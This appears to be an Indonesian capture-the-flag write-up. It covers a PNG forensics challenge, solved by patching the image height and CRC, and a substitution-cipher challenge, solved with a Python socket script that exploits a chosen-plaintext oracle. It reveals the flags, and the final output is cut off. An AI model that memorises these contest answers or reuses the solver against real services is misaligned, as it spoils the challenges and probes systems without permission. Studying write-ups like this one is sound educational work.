Diberikan sebuah foto karakter anime yang aing gatau siapa Namanya dan dari judulnya yaitu ada crc kemungkinan ada data yg disembunyikan.


Solution

Pertama kita cek dulu tipe file ini karna biasanya di ctf apalagi yang file tipe image gini terdapat file yg disembunyikan.



```
[chilhan@archlinux CRC_NO_SEKAI]$ file eucliwood.png
eucliwood.png: PNG image data, 1280 x 670, 8-bit/color RGB, non-interlaced
[chilhan@archlinux CRC_NO_SEKAI]$ |
```

Disini sebenarnya aing sedikit curiga karna kan heightnya sedikit kecil :




```
[chilhan@archlinux CRC_NO_SEKAI]$ pngcrush eucliwood.png
Warning: versions are different between png.h and png.c
  png.h version: 1.6.48
  png.c version: 1.6.50

  Recompressing IDAT chunks in eucliwood.png to pngout.png
   Total length of data found in critical chunks            =    802450
pngcrush: IDAT: Too much image data
pngcrush: IDAT: Too much image data
pngcrush: IDAT: Too much image data
pngcrush: IDAT: Too much image data
pngcrush: IDAT: Too much image data
pngcrush: IDAT: Too much image data
pngcrush: IDAT: Too much image data
   Best pngcrush method        =   6 (ws 15 fm 6 zl 9 zs 0) =    509389
CPU time decode 0.165269, encode 3.551208, other 0.011582, total 3.743785 sec
[chilhan@archlinux CRC_NO_SEKAI]$ |
```

Habis itu aing cek dengan tools pngcrush dan disitu ada gatau error atau bukan tapi katanya di IDATnya terlalu banyak image data yang kemungkinan ada data yang disembunyikan makanya menimbulkan error tsb,dan dari pengalaman aing biasa soal gini ada yg diubah antara width/height tapi kalua dilihat dari file kemungkinan height yang diubah karna biasanya kalua width 1280 heightnya 720/1080 jadi aing tes ubah heightnya dulu ke 1080.

Solve.py

```python
import struct


FILENAME = "eucliwood.png"
CRC_OFFSET = 29
NEW_HEIGHT = 1080
CORRECT_CRC = 0xd9d8e6d4

with open(FILENAME, "rb") as f:
    data = bytearray(f.read())


data[0x14:0x18] = struct.pack(">I", NEW_HEIGHT)

data[CRC_OFFSET:CRC_OFFSET + 4] = struct.pack(">I", CORRECT_CRC)

with open("fixed_final.png", "wb") as f_out:
    f_out.write(data)

print("File fixed_final.png telah dibuat.")
```


Sebenarnya habis script ini dibuat kalau aing lihat di file manager udah muncul flagnya jadi tapi waktu dibuka muncul error ginian



GIMP Message

Opening '/home/chilhan/Lomba_CTF/IONIC/FORENSIC/CRC_NO_SEKAI/fixed_final.png' failed: Error while reading '/home/chilhan/Lomba_CTF/IONIC/FORENSIC/CRC_NO_SEKAI/fixed_final.png'. File corrupted?

Karna malas repair lagi aing,dan tulisannya juga udah kelihatan aing ada ide buka filenya lewat discord




IONIC{F1n4lly_R3c0v3ry}

Flag: IONIC{F1n4lly_R3c0v3ry}

[CRYPTOGRAPHY]

MAP! MAP! MAP! (818 pts)



Challenge

map! map! map!

818

1 (25% liked) 3

Can you decipher the mystery and get what you desire?

Instance Info

Remaining Time: 06:55s

```
nc chall.tccpens.id 32951
```

Overview

Challengen ini merupakan subtitusi berbasis permutasi dengan PRNG RSA:

- Alphabet : 94 printable chars (‘!’..’~’)
- PRNG: RSA pow(e,x,n) dipakai berulang (bake/spin) + fungsi bit-mix untuk membangun state
- Permutasi : brew menghasilkan perm(shuffle indeks) dari alphabet
- Enkripsi: substitution menggunakan perm dengan offset posisii b = (index + (I % 94)) % 94

Vulnerability:


- Oracle Leak: Server menampilkan hasil enkripsi input pertama sehingga kita bisa memilih plaintext dan melihat chipertext
- Full-Perm-Recovery: kita cukup kirimkan 1 karakter yang sama yg diulang sampe 94 kali dan seluruh perm terungkap melalui itu
- Easy Decode : Setelah perm berhasil kita dapat setiap ??? <ciphertext> dapat didekode perkarakter dan mengembalikan index dan mengurangkan (I % 94) plaintext klaim,dan kirim jawaban

Solution


Kita buat script yang otomatis mendekode setiap teks cipher yang dikirimkan oleh server sampai flag muncu;

Solve.py


```python
#!/usr/bin/env python3
# solver_auto.py
# Usage: python3 solver_auto.py
# No external deps.

import socket, re, time, sys

HOST = "chall.tccpens.id"
PORT = 32951
BUFFER = 4096
SIGMA = [chr(x) for x in range(0x15 + 0x0C, 0x80 - 0x01)]
PI = {c: i for i, c in enumerate(SIGMA)}
OMEGA = len(SIGMA)  # expected 94

def recv_until(s: socket.socket, needle: str, timeout=12.0) -> str:
    s.settimeout(timeout)
    data = b""
    try:
        while True:
            chunk = s.recv(BUFFER)
            if not chunk:
                break
            data += chunk
            if needle.encode() in data:
                break
    except socket.timeout:
        pass
    return data.decode(errors="ignore")

def recv_line(s: socket.socket, timeout=30.0) -> str:
    s.settimeout(timeout)
    buf = b""
    try:
        while True:
            c = s.recv(1)
            if not c:
                break
            buf += c
            if c == b'\n':
                break
    except socket.timeout:
        pass
    return buf.decode(errors="ignore")

def sendln(s: socket.socket, text: str):
```



```
    if not text.endswith("\n"):
        text = text + "\n"
    s.sendall(text.encode())

def parse_cipherline(line: str) -> str:
    # strip prompt token and surrounding quotes if present
    line = line.strip()
    line = re.sub(r'^(>>|\?\?\?)\s*', '', line)
    if len(line) >= 2 and ((line[0] == '"' and line[-1] == '"') or (line[0]
== "'" and line[-1] == "'")):
        line = line[1:-1]
    return line

def decode_with_perm(perm, ct: str) -> str:
    rev = {c: i for i, c in enumerate(perm)}
    out = []
    for i, ch in enumerate(ct):
        if ch in rev:
            j = rev[ch]
            a = (j - (i % OMEGA)) % OMEGA
            out.append(SIGMA[a])
        else:
            out.append(ch)
    return "".join(out)

def recover_perm_from_ctline(ctline: str):
    ct = parse_cipherline(ctline)
    # take first OMEGA chars
    perm = list(ct[:OMEGA])
    if len(perm) < OMEGA:
        raise ValueError("recovered perm too short")
    return perm

def main():
    print(f"[+] Connecting to {HOST}:{PORT} ...")
    try:
        s = socket.create_connection((HOST, PORT), timeout=10)
    except Exception as e:
        print("[-] Connection failed:", e)
        return

    try:
        # wait until the server asks the initial prompt
        banner = recv_until(s, "What are you looking for?", timeout=15.0)
        print("[<] Initial banner / prompt received:")
        print(banner.strip())
```




```python
        # send probe only after prompt
        probe = SIGMA[0] * OMEGA
        print(f"[>] Sending probe: {repr(SIGMA[0])} * {OMEGA}")
        sendln(s, probe)

        # read until we see a line starting with ">>"
        collected = ""
        perm = None
        t0 = time.time()
        while time.time() - t0 < 6.0:
            chunk = recv_line(s, timeout=1.0)
            if not chunk:
                continue
            collected += chunk
            trimmed = chunk.strip()
            if trimmed.startswith(">>"):
                try:
                    perm = recover_perm_from_ctline(trimmed)
                    print("[+] Recovered perm.")
                    break
                except Exception as e:
                    print("[-] failed to parse perm line:", e)
                    # continue reading
        if perm is None:
            print("[-] Failed to recover perm. Collected output:")
            print(collected)
            s.close()
            return

        # show a preview of perm
        print("[*] perm preview:", "".join(perm[:80]))

        # now loop: read lines, answer ??? prompts automatically
        print("[*] Entering main loop to handle clues...")
        buffer = ""
        while True:
            line = recv_line(s, timeout=60.0)
            if not line:
                # maybe connection closed
                more = ""
                try:
                    more = s.recv(BUFFER).decode(errors="ignore")
                except:
                    pass
                if not more:
                    print("[*] No more data. Exiting.")
                    break
```



```
                else:
                    line = more
            line = line.rstrip("\n")
            if not line:
                continue
            print("[<] " + line)
            stripped = line.strip()
            if stripped.startswith("???"):
                ct = parse_cipherline(line)
                guess = decode_with_perm(perm, ct)
                print("[>] Guessing:", guess)
                sendln(s, guess)
                # read immediate response(s)
                time.sleep(0.15)
                # read until next prompt or line
                # consume possible "wrong turn."
                follow = ""
                try:
                    follow = recv_line(s, timeout=2.0)
                except:
                    follow = ""
                if follow:
                    print("[<] " + follow.strip())
                    if "wrong turn" in follow.lower():
                        print("[-] Server rejected guess (wrong turn).
Stopping for debug.")
                        print("[-] Last ciphertext:", ct)
                        print("[-] Last guess      :", guess)
                        break
            elif stripped.startswith(">>"):
                ct = parse_cipherline(line)
                print("[=] >> line:", ct)
                # if looks like flag, print and exit
                if "flag" in ct.lower() or ("{" in ct and "}" in ct):
                    print("[+] Possible flag:", ct)
                    break
            else:
                # other lines - just continue
                continue

    except KeyboardInterrupt:
        print("\n[*] Interrupted by user.")
    finally:
        try:
            s.close()
        except:
            pass
        print("[*] Closed.")

if __name__ == "__main__":
    main()
```

Ringkasan solver.py:

1. Connect ke server chall.
2. Nunggu prompt server what are you looking for dan kirim probe SIGMA[0] * 94(‘!’Diulang sampe 94 kali) supaya server mengembalikan >> <cipher> yang memuat seluruh perm.
3. Parse Bari >> dan ambil 94 karakter pertama.
4. Decode tiap bari dengan mencari pos di perm lalu mundurin offset 9i % 94) untuk dapat strings aslinya .
5. Script ini akan terus nge loop sampai server merespon dengan flagnya atau wrong turn.




```
[<] ??? >
